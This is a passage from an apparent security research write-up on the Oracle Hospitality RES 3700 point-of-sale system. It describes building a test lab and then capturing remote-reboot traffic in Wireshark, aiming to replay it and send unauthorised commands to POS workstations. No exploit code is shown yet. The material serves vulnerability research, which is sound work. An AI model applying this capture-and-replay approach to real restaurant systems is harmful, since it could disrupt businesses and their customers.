


- Once Micros Control Panel opens click on “Front Of House” on the right to start the database and other services so that clients can see the server.


You will see a message saying: “Changing state of restaurant to Front Of House”, so click OK to proceed.

Once “Front Of House” is initiated, wait for the red “X” marks to become green tick marks.


- Transfer the CAL Client software to the CLIENT POS Machine and start the installation Process of the Oracle Micros CAL Client software version 3.1.3 in my case “setup.exe”



- Once you double click on the setup click on next to install it and then on “Configure” in the middle of the screen as below:



- Once you click on “Configure” you will see windows saying, “Obtaining a list of available servers” and then the “Select CAL Server” window appears.




Once that window appears:

1) Select a Server from the Available Servers list “ORACLESRV”.
2) Click on “Next >>”.

The Screenshot above explains.

- Once “Next >>” is clicked the “Select WS Identity” window appears.




1) Select a UWS Name (Client Workstation) from the Available Workstation List.
2) Click on “Save”.
3) A message will appear asking for a Reboot. Click on “OK”.

- Once you click on “OK” the Client Workstation will reboot about 3 times, once it stops rebooting it starts loading the main client Graphical User Interface.

C-TESTING PC: The properties of the Testing PC are as below:


-*Hardware:* Any laptop or desktop PC or can be a HyperV or VMware virtual machine.

-*Operating System:* Any modern Operating system. Windows 10 Pro 64bit in my case, see below:



-*Software Tools:* Install the below tools/software on your PC:

- Burpsuite Pro v1.6beta: You can choose any version and download from here: https://portswigger.net/burp/communitydownload
  NOTE: You will need to download and install Java on your PC to run Burpsuite.



- Python 2.7.15: You can download and install python from: https://www.python.org/downloads/release/python-2715/
  Make sure to add python to the PATH environmental variable.

-*Network Settings:* Go to the Network driver settings and set the network settings as below:

IPv4 Address: 192.168.1.77 and Subnet Mask: 255.255.255.0

D-Network Switch: You can use any standard 8 port Network switch or in case this is a virtual environment then there's no need. You might have your own dedicated test network with proper software and infrastructure for various tests.

2.4.3-Discovery Concept/Setup:

By now we should have a working test setup and that includes an Oracle Hospitality RES 3700 Release 5.4 server with Wireshark running on a server PC, a Win32 CAL Client v3.1.3 running on an IBM 566 POS Machine and our Laptop having Burpsuite and Python 2.7.15 all configured and ready.

The concept of discovering our bug/vulnerability starts with a couple of simple questions:

-How does the Server and Client communicate with each other?


-If we find out how they communicate, can we replicate/replay/reproduce the communication and send our own commands?

Let's start with the first question:

How does the Server and Client communicate with each other?

On the Oracle Hospitality RES 3700 Release 5.4 Server there's an option in Micros Control Panel that lets an end-user reboot any client on the network for his specific location/store.

See image below:




For an end-user to reboot a Client Workstation on his network he opens “Micros Control Panel”, selects a node/pc on the left in our case “PCWS3” and then clicks on “Reboot” on the right after which the IBM 566 POS Machine is remotely restarted from the Oracle RES 3700 Server.

In theory this means that the server is sending a command through the network to the destined workstation, the workstation is receiving the command and acting upon it accordingly.

We will launch Wireshark Network Protocol Analyzer on the Oracle RES 3700 Server and start capturing traffic on the network interface with the static IP of the server 192.168.1.10 to see if what we think is happening in theory is happening in practice.


Once we start capturing traffic with Wireshark, we then select the node “PCWS3” in the Micros Control Panel and then click on “Reboot” on the right and then we click on “Yes” after seeing a prompt asking, “Are you sure you want to remote reboot the selected node?”.

We will then wait for a minute and then stop the Wireshark packet capturing to start analysing the traffic hoping to see some traffic/packets that has any significance to what we did which is rebooting a remote client on the network. So, we start checking packet by packet until we find something interesting… The above scenario is explained in screenshots as a guide below:

